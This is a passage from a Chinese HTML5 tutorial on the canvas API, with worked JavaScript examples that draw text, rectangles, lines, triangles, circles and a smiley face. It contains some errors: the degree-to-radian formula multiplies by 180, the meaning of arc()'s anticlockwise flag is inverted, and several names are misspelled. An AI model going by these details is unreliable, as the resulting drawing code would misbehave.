canvas 元素和 SVG 以及 VML 之间最大的不同在于：canvas 元素有一个基于 JavaScript 脚本绘图的 API，而 SVG 和 VML 都是使用一个 XML 文档来描述绘图。这两种方式在功能上是等同的，任何一种都可以用另一种来模拟。但是它们每一种都有强项和弱点，例如 SVG 绘图时很容易编辑，只要从其描述中移除元素就可以了；而如果从同一图形的 canvas 中移除元素，往往需要擦掉绘图重新绘制。

5.1.3 canvas 的简单使用

在 HTML 页面中插入 canvas 元素是非常直观和简单的，如下代码演示了如何在 HTML 页面中显示出一块 200×200 的隐藏区域。如果想要显示边框，可以通过标准的 CSS 属性来设置。具体代码如下所示：

```
<canvas width=200 height=200 id="djx" style="border:1px solid red;">
</canvas>
```

大多数 canvas 绘图 API 都没有作用在 canvas 元素本身上，而是定义在通过画布的 getContext()方法获得的一个绘图环境对象上。

canvas API 也使用了路径的表示法，但是路径由一系列的方法调用来定义，而不是描述为字母和数字的字符串，比如调用 beginPath()和 arc()方法。一旦定义了路径，其他的方法（如 fill()）都是对此路径进行操作。然后通过绘图环境的各种属性（如 fillStyle）说明

这些操作如何使用。

【实践案例 5-1】

在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加输入框和按钮，它们分别用来输入颜色的行、列以及要执行的操作。页面具体代码如下所示：

```
<body>
    <form>
        行: <input type="text" id="hang" value="6">    
        列: <input type="text" id="lie" value="6">    
            <input type="button" onClick="show()" value="创建">
    </form>
    <div>
        <canvas id="djx" width=400 height=300 > </canvas>
    </div>
</body>
```

单击【创建】按钮时触发该按钮的 onclick 事件，在该事件中调用 show()函数，该函数的具体代码如下所示：

```
<script language="javascript" type="text/javascript">
function show()
{
    var hang = document.getElementById("hang").value;
    var lie = document.getElementById("lie").value;
    var col1 = 255/hang;
    var col2 = 255/lie;
    var canvas = document.getElementById("djx");
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");
        for(var i =0;i<hang;i++)
        {
            for(var j=0;j<lie;j++)
            {
                context.fillStyle='rgb('+Math.floor(255-col1*i)+','+Math.
                floor(255-col2*j)+',0)';
                 context.fillRect(j*25,i*25,25,25);
            }
        }
    }else{
            alert("此浏览器不支持 canvas 元素! ");
    }
}
</script>
```

上述代码中首先获取用户输入的行和列，并分别保存到变量 hang 和 lie 中，接着根据 document 对象的 getElementById()方法获取 canvas 元素对象。然后根据该对象的 getContext 属性检查浏览器是否支持 canvas 元素，如果支持则调用 getContext()方法并传入参数 2d 获取一个二维上下文对象。然后通过两个 for 循环语句创建方格阵列，在内层的 for 语句中 fillStyle 属性用于设置填充的颜色，fillRect()方法填充指定的矩形。

运行上段代码，页面的最终运行效果如图 5-1 所示。




图 5-1　canvas 元素的基本应用

5.2　绘制文字

cancas 元素的出现是 HTML 5 的新特性之一，HTML 5 可以通过该元素进行文字绘制，也可以对绘制的文字指定大小、对齐方式以及字体等，还可以进行文字的纹理填充等操作。

绘制文字时可以调用两个函数：fillText()和 trokeText()。fillText()函数是以填充的方式绘制文字，strokeText()函数是以描边的方式绘制文字。它们的语法形式如下所示：

```
context.fillText(text,x,y[,maxwidth]);
context.strokeText(text,x,y[,maxwidth]);
```

上述语法中 fillText()函数和 trokeText()函数中的参数完全相同，它们接受 4 个参数。第一个参数表示绘制文字的文本；第二个参数表示绘制文字的起点横坐标；第三个参数表示绘制文字的起点纵坐标；第四个参数是可选参数，用于限制文字大小，它会将文本字体强制收缩到指定尺寸。

为了保证文本在各个浏览器都能正常显示，在使用 canvas API 进行文字绘制之前首先要对文字的相关属性进行设置。这些属性及具体说明如下所示。

- **font**　设置文字字体。
- **textAlign**　控件文字的对齐方式，它类似于 CSS 中的 text-align 属性，但是不完全相同。它的取值有 start（默认值）、end、left、right 和 center。
- **textBaseline**　设置文字相对于起点的位置，它的取值包括 top、hanging、middle、alphabetic、ideographic（默认值）和 bottom。

下面通过一个简单的示例演示如何使用 canvas API 在画布上绘制文字。

【实践案例 5-2】

使用 canvas API 实现绘制文字效果的具体步骤如下：

（1）添加新的 HTML 页面，在页面的合适位置添加 canvas 元素和 p 元素，它们分别显示绘制的文字和具体内容信息。页面的具体代码如下所示：

```
<body>
    <canvas height=70 width=550 id="addText"></canvas>
    <div>
        <p>古代楚国有个主管祭祀的官员，把一壶酒赏给来帮忙祭祀的门客。门客们互相商量说：
        "大家一起喝这壶酒不足够，一个人喝它还有剩余。要不大家一起在地上比画蛇，谁先画
        好，谁就喝这壶酒。"<br/>一个人最先完成了，拿起酒壶准备饮酒，却左手拿着酒壶，
        右手画蛇，说："我还能够为它画脚呢！"他还没有画完蛇的脚，另一个人的蛇就画好了，
        那个人抢过他的酒壶，说："蛇本来没有脚，你怎么能给它画脚呢?"随后喝完了那壶酒。
        <br/>那个给蛇画脚的人，最终失去了那壶酒。</p>
    </div>
</body>
```

（2）页面加载时直接调用 JavaScript 脚本中的 AddTextContext()函数显示绘制的文字，该函数的具体代码如下所示：

```
<script language="javascript" type="text/javascript">
function AddTextContent()
{
    var canvas = document.getElementById("addText");
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");
        context.fillStyle="#00f";
        context.font="italic 15px sans-serif";
        context.textBaseline="bottom";
        context.fillText("(比喻做了多余的事，反而有害无益，徒劳无功。)",160,50);
        context.font="bold 30px sans-serif";
        context.strokeText("画蛇添足",30,50);
    }
}
window.addEventListener("load",AddTextContent,true);
</script>
```

上述代码首先根据 getElementId()方法获取 canvas 元素，然后判断浏览器是否支持该元素。如果支持则调用 getContext()方法获取上下文对象，然后分别设置该对象的 fillStyle 属性、font 属性和 textBaseline 属性等。最后分别调用 fillText()函数和 strokeText()函数显示文字，全部完成后调用 addEventListener()执行该函数。

（3）运行上述代码进行测试，页面的最终运行效果如图 5-2 所示。

图 5-2　canvas 元素绘制文字

5.3　绘制简单图形

使用 canvas API 除了可以在 canvas 元素上绘制文字外，还可以绘制简单的图形（如矩形、直线和圆形等），下面将详细介绍如何使用 canvas API 在画布上绘制简单的图形。

5.3.1　绘制矩形

HTML 5 中实现绘制矩形的效果可以调用上下文对象的 3 个函数：fillRect()、strokeRect()和 clearRect()。这些函数的语法形式如下所示：

```
context.fillRect(x,y,width,height);      //绘制矩形，以当前的 fillStyle 来填充
context.strokeRect(x,y,width,height);    //绘制矩形，以当前的 strokeStyle 来填充
context.clearRect(x,y,width,height);     //清除指定区域的像素
```

上述语法中每个函数都包含 4 个相同的参数，第一个参数表示矩形起点的横坐标；第二个参数表示矩形起点的纵坐标；第三个参数表示矩形的宽度；第四个参数表示矩形的高度；坐标原点为 canvas 画布的最左上角。

绘制矩形时需要结合两个常用的属性：fillStyle 和 strokeStyle。fillStyle 表示填充的样式，在该属性中可以设置填充的颜色值；strokeStyle 表示图形边框的样式，在该属性中可以设置边框的颜色值。另外这两个属性除了可以设置 CSS 颜色外，还可以分别是图案和颜色渐变。

【实践案例 5-3】

本示例详细介绍如何在 canvas 画布中绘制不同长度和宽度的带边框的矩形，实现该功能的具体步骤如下：

（1）添加新的 HTML 页面，在页面的合适位置添加 3 个 canvas 元素，它们分别用来绘制不同长度和宽度的矩形。页面的具体代码如下所示：

```
<canvas height=250 width=250 id="addJu1" ></canvas>
<canvas height=250 width=250 id="addJu2" style="margin-left:10px;"></canvas>
<canvas id="addJu3" width=150 height=250 style="position:absolute; left:
550px; top: 12px;"></canvas>
```

（2）页面加载时自动加载 Load 事件并显示出所有绘制的矩形，JavaScript 中的具体代

码如下所示：

```
<script language="javascript" type="text/javascript">
function AddJuxing1()
{
    var canvas = document.getElementById("addJu1");
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");
        context.fillStyle="yellow";              //指定填充的颜色为黄色
        context.strokeStyle="green";             //指定边框的颜色为绿色
        context.lineWidth = 1;                   //指定边框的宽度为 1
        context.fillRect(30,100,200,100);        //绘制内部矩形
        context.strokeRect(30,100,200,100);      //绘制外部矩形
    }
}
function AddJuxing2()
{
    var canvas = document.getElementById("addJu2");
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");
        context.fillStyle="green";               //指定填充的颜色为绿色
        context.strokeStyle="blue";              //指定边框的颜色为蓝色
        context.lineWidth = 2;                   //指定边框的宽度为 2
        context.fillRect(30,30,200,200)          //绘制内部矩形
        context.strokeRect(30,30,200,200);       //绘制外部矩形
    }
}
function AddJuxing3()
{
    var canvas = document.getElementById("addJu3");
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");
        context.fillStyle="red";                 //指定填充的颜色为红色
        context.strokeStyle="black";             //指定边框的颜色为黑色
        context.lineWidth = 3;                   //指定边框的宽度为 3
        context.fillRect(30,30,100,200);         //绘制内部矩形
```

```
            context.strokeRect(30,30,100,200);      //绘制外部矩形
        }
    }
    window.addEventListener("load",AddJuxing1,true);
    window.addEventListener("load",AddJuxing2,true);
    window.addEventListener("load",AddJuxing3,true);
    </script>
```

上述代码中创建了 3 个函数，AddJuxing1()函数用于向页面 ID 为 addJu1 的画布中创建一个长度为 200、宽度为 100 的矩形；AddJuxing2()函数用于向页面 ID 为 addJu2 的画布中创建长度和宽度均等于 200 的矩形（即正方形）；AddJuxing3()函数用于向页面 ID 为 addJu3 的画布中创建长度为 100、宽度为 200 的矩形。并且在不同的函数中分别设置 fillStyle 和 strokeStyle 的相关属性，然后通过 lineWidth 属性指定外部矩形的边框宽度，全部完成后在 addEventListener()中通过指定事件执行相应的函数。

（3）运行本示例的代码，最终运行效果如图 5-3 所示。




图 5-3　绘制矩形的运行效果

5.3.2　绘制直线

上一节已经介绍过如何绘制矩形，本节及后面两节将详细介绍如何绘制矩形以外的图形（如圆形）。

想要绘制其他图形则需要使用路径，同绘制矩形一样，绘制开始时仍然需要获取图形上下文。绘制其他图形时常用的函数如下所示。

- **beginPath()**　开始创建路径。
- **moveTo(x，y)**　不绘制，只是将当前位置移动到新目标坐标，并且作为线条开始点。
- **lineTo(x，y)**　绘制线条到指定的目标坐标（x，y），且在两个坐标之间画一条直线。
- **stroke()**　绘制图形的边框。
- **fill()**　填充一个实心图形，当调用该方法时开放的路径会自动闭合，而无须调用 closePaht()函数。

- **closePath()** 关闭路径。

使用上面的函数绘制图形时首先使用路径勾勒图形轮廓，然后设置颜色进行绘制。其具体步骤如下所示。

（1）调用 beginPath()函数创建路径。

（2）创建图形的路径。

（3）调用 closePath()函数关闭路径，这一步不是必须的。

（4）设定绘制样式，然后调用 stroke()或 fill()函数绘制路径。

【实践案例 5-4】

下面通过一个简单的示例演示如何使用上面的函数绘制直线。两点确定一条直线，要在网页中绘制一条直线就需要确定直线的起始坐标和终点坐标。本案例使用路径的相关函数实现绘制不同直线的功能，实现该功能的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 3 个 canvas 元素，它们分别用于绘制不同的直线。页面的具体内容如下所示：

```
<canvas height=200 width=170 id="addZhi1"></canvas>
<canvas height=200 width=250 id="addZhi2"></canvas>
<canvas height=200 width=250 id="addZhi3"></canvas>
```

（2）页面加载时根据 window 对象的 addEventListener()函数调用不同的函数显示图形，JavaScript 脚本中函数的具体代码如下所示：

```
<script language="javascript" type="text/javascript">
function AddZhi1()
{
    var canvas = document.getElementById("addZhi1");
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");
        context.beginPath();
        context.lineWidth=1;                 //设置绘制直线的宽度为 1
        context.moveTo(20,100);              //起始坐标点
        context.lineTo(150,100);             //目标坐标
        context.stroke();                    //调用 stroke()函数绘制直线
    }
}
function AddZhi2()
{
    var canvas = document.getElementById("addZhi2");
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");
        context.beginPath();
        context.lineWidth=2;                 //设置绘制直线的宽度为 2
        context.moveTo(160,50);              //起始坐标点
```

```
            context.lineTo(50,100);                //目标坐标
            context.lineTo(160,185);               //目标坐标
            context.stroke();                      //调用 stroke()函数绘制图形
        }
    }
    function AddZhi3()
    {
        var canvas = document.getElementById("addZhi3");
        if(canvas && canvas.getContext)
        {
            var context = canvas.getContext("2d");
            context.beginPath();
            context.lineWidth=3;                   //设置绘制直线的宽度为 3
            context.moveTo(160,50);                //起始坐标点
            context.lineTo(50,100);                //目标坐标
            context.lineTo(160,185);               //目标坐标
            context.fill();                        //调用 fill()函数绘制图形
        }
    }
    window.addEventListener("load",AddZhi1,true);
    window.addEventListener("load",AddZhi2,true);
    window.addEventListener("load",AddZhi3,true);
    </script>
```

上述代码中 AddZhi1()函数通过 lineWidth 属性指定直线的宽度；moveTo()函数指定绘制直线的起始坐标；lineTo()函数指定目标坐标，最后通过 stroke()函数绘制直线路径。AddZhi2()函数通过两个 lineTo()函数从同一个点出发绘制两条直线；AddZhi3()函数中最后调用 fill()函数绘制两条直线，该函数会自动填充实心图形。

（3）运行本示例的代码进行测试，页面的最终效果如图 5-4 所示。




图 5-4　绘制直线的运行效果

5.3.3　绘制三角形

上节已经介绍了如何使用 canvas API 绘制不同的直线，本节主要使用上下文对象的相关函数绘制不同的三角形。

【实践案例 5-5】

本案例继续使用上一节介绍的函数实现绘制不同的三角形的功能，实现该功能的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 3 个 canvas 元素，它们分别用于显示绘制的不同三角形。页面的具体代码如下所示。

```
<canvas height=200 width=200 id="addSanJiao1"></canvas>
<canvas height=200 width=240 id="addSanJiao2"></canvas>
<canvas height=200 width=240 id="addSanJiao3"></canvas>
```

（2）页面加载时分别调用 AddSanJiao1()、AddSanJiao2()和 AddSanJiao3()这 3 个函数绘制不同填充形状的三角形。JavaScript 脚本中函数的主要代码如下所示：

```
<script language="javascript" type="text/javascript">
function AddSanJiao1()
{
    var canvas = document.getElementById("addSanJiao1");
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");      //获取 context 对象
        context.beginPath();                        //开始创建路径
        context.moveTo(155,155);                    //起始坐标点
        context.lineTo(155,25);                     //目标路径
        context.lineTo(40,155);                     //目标路径
        context.fill();                             //绘制实体等腰直角三角形
    }
}
function AddSanJiao2()
{
    /* 省略绘制等腰三角形的边框代码 */
}
function AddSanJiao3()
{
    /* 省略实心等腰三角形的代码 */
}
window.addEventListener("load",AddSanJiao1,true);
window.addEventListener("load",AddSanJiao2,true);
window.addEventListener("load",AddSanJiao3,true);
</script>
```

（3）运行本示例的代码查看效果，最终运行效果如图 5-5 所示。




图 5-5　绘制三角形的运行效果

5.3.4 绘制圆形

使用 canvas API 中上下文对象的函数除了可以绘制直线、矩形和三角形外，还可以绘制圆形。绘制圆形时需要调用 arc()函数，该函数的语法形式如下所示：


```
context.arc(x,y,radius,startAngle,endAngle,anticlockwise);
```

上述代码中 arc()函数主要包含 6 个参数，前两个参数 x 和 y 分别表示绘制圆形的起点横坐标和起点纵坐标；radius 表示绘制的圆形半径；startAngle 表示开始角度；endAngle 表示结束角度；anticlockwise 表示是否按照顺时针方向进行绘制。

在 canvas 元素的 API 中绘制半径与弧时所指定的参数为开始弧度与结束弧度，如果习惯使用角度，可以使用下面的方法将弧度转换为角度：

```
var radians = degress*Math.PI*180;
```

上述方法中 Math.PI 表示角度为 180°，Math.PI*2 表示角度为 360°。



arc()函数不仅可以绘制圆形，也可以用来绘制圆弧。使用时必须指定开始角度与结束角度，这两个参数决定了弧度。anticlockwise 参数为一个布尔值的参数，当参数值为 true 时表示按照顺时针方向绘制，否则为逆时针方向绘制。

【实践案例 5-6】

本案例中主要使用 canvas 元素及 API 中的常用内置函数实现圆形和弧度的简单绘制，实现该功能的具体步骤如下所示：

（1）添加新的 HTML 页面，在页面的合适位置添加 4 个 canvas 元素，它们分别用来显示不同的圆形和弧度。页面的具体代码如下所示：

```
<canvas height=180 width=190 id="add1"></canvas>
<canvas height=180 width=190 id="add2"></canvas>
<canvas height=180 width=190 id="add3"></canvas>
<canvas height=180 width=190 id="add4"></canvas>
```

（2）页面加载时通过 window 对象的 addEventListener()执行不同的函数，JavaScript 中的具体代码如下所示：

```
<script language="javascript" type="text/javascript">
function GetContext(id)
{
    var canvas = document.getElementById(id);
    if(canvas && canvas.getContext)
    {
        var context = canvas.getContext("2d");
        return context;
    }
}
```

```
function Add1()
{
    var context = GetContext("add1");
    context.beginPath();
    context.arc(80,80,60,Math.PI,Math.PI*2,true);
    context.stroke();
}
function Add2()
{
    var context = GetContext("add2");
    context.beginPath();
    context.arc(80,80,60,0,(Math.PI*2/4),true);
    context.fill();
}
function Add3()
{
    var context = GetContext("add3");
    context.beginPath();
    context.arc(80,80,60,Math.PI,(Math.PI*2/4)*3,false);
    context.fill();
}
function Add4()
{
    var context = GetContext("add4");
    context.beginPath();
    context.strokeStyle="blue";
    context.arc(80,80,60,0,Math.PI*2,false);
    context.stroke();
}
window.addEventListener("load",Add1,true);
window.addEventListener("load",Add2,true);
window.addEventListener("load",Add3,true);
window.addEventListener("load",Add4,true);
</script>
```

上述代码首先创建 GetContext()函数，该函数主要用来创建上下文对象 context。然后分别通过 3 个函数创建不同和圆形和弧度，其中 Add4()函数通过 context 对象中的 strokeStyle 设置圆形边框的颜色。

（3）运行本示例的代码进行测试，页面的最终效果如图 5-6 所示。



图 5-6　绘制圆形的运行效果

5.3.5 绘制笑脸

前面几节已经详细介绍了如何使用 canvas 元素在 HTML 5 页面中绘制简单的图形，如直线、矩形和圆形等。本节将前面几节的内容结合起来，实现绘制简单笑脸的功能。

【实践案例 5-7】

实现绘制笑脸功能的具体步骤如下：

（1）添加新的 HTML 页面，在页面的合适位置添加 canvas 元素和 p 元素，它们分别绘制笑脸和显示内容。页面的具体代码如下所示：

```
<body onLoad="Smail()">
    <canvas width=190 height=160 id="smail"></canvas>
    <p style="width:480px; margin-left:200px; margin-top:-140px;">
            笑脸：含笑的面容。 唐 骆宾王 《扬州看竞渡序》："
        是以临波笑脸，艳出浦之轻莲；映渚蛾眉，丽穿波之半月。" 元 无名氏 《碧桃花》楔
        子："我擎着箇笑脸儿将他廝问候，他陪着箇小意儿和咱相趁逐。"茅盾 《子夜》十五：
        "这旋涡也平息了，笑脸的女管车们登场，挨家挨户告诫那些惊惶的'小姊妹'。"
    </p>
</body>
```

（2）页面加载时触发 load 事件调用 Smail()函数，该函数的具体代码如下所示：

```
<script language="javascript" type="text/javascript">
function Smail()
{
    var canvas = document.getElementById("smail");
    if(canvas && canvas.getContext)
    {
        var ctx = canvas.getContext("2d");
        ctx.beginPath();                                  //绘制笑脸
              ctx.arc(75,75,50,0,Math.PI*2,true);         //外圆
        ctx.moveTo(110,75);
        ctx.arc(75,75,35,0,Math.PI,false);                //嘴巴
        ctx.moveTo(65,65);
        ctx.arc(60,65,5,0,Math.PI*2,true);                //左眼
        ctx.moveTo(95,65);
        ctx.arc(90,65,5,0,Math.PI*2,true);                //右眼
        ctx.stroke();
        ctx.beginPath();                                  //绘制直线
        ctx.strokeStyle="red";
        ctx.moveTo(40,75);
        ctx.lineTo(60,65);
        ctx.lineTo(90,65);
        ctx.moveTo(110,75);
        ctx.lineTo(125,75);
```

```
            ctx.stroke();
        }
    }
</script>
```


上述代码首先调用 beginPath()函数开始创建绘制笑脸的路径，接着调用 arc()函数分别绘制笑脸的圆脸、嘴巴、左眼和右眼等内容。然后再通过 beginPath()函数创建开始路径，通过 strokeStyle 属性指定笑脸中直线的颜色，moveTo()函数指定绘制的起始位置，lineTo()函数指向目标位置。

（3）运行本示例的代码进行测试，页面的最终效果如图 5-7 所示。

